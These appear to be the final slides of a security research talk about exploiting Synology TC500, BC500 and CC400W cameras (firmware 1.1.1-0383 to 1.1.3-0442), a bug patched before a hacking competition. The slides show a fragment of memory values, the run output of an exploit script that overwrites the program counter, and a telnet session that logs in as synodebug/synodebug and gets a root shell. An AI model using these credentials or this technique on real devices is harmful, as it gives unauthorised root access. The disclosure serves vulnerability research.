...	...
120	0x00000000
121	0x00000000
122	0x00000000
...	...
916	@924
...	...
924	@120

Conclusion

- Impact: Synology TC500, BC500, and CC400W (*1.1.1-0383* - *1.1.3-0442*)
- **Patched 2 days before the competition**
- Still, it was a great challenge!



```
creased@relativity:~/Documents/projects/SYNO/exploit$ ./exploit.sh
[+] Crafting a double stack pointer...
[+] Building a fake stack...
[+] Overwriting PC...
[+] Woot!
creased@relativity:~/Documents/projects/SYNO/exploit$
```

```
user@p2o:~ $ nc 192.168.13.2 23
Ncat: Connection refused.
user@p2o:~ $ nc 192.168.13.2 23
��������
TC500_C4 login: synodebug
synodebug
Password: synodebug

TC500_C4 Linux shell...
root@TC500_C4:~$ uname -a
uname -a
Linux TC500_C4 4.19.91 #1 PREEMPT Mon Jun 24 15:48:34 UTC 2024 armv7l GNU/Linux
root@TC500_C4:~$ id
id
uid=0(root) gid=1101(synodebug) groups=0(root),1101(synodebug)
root@TC500_C4:~$
```

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com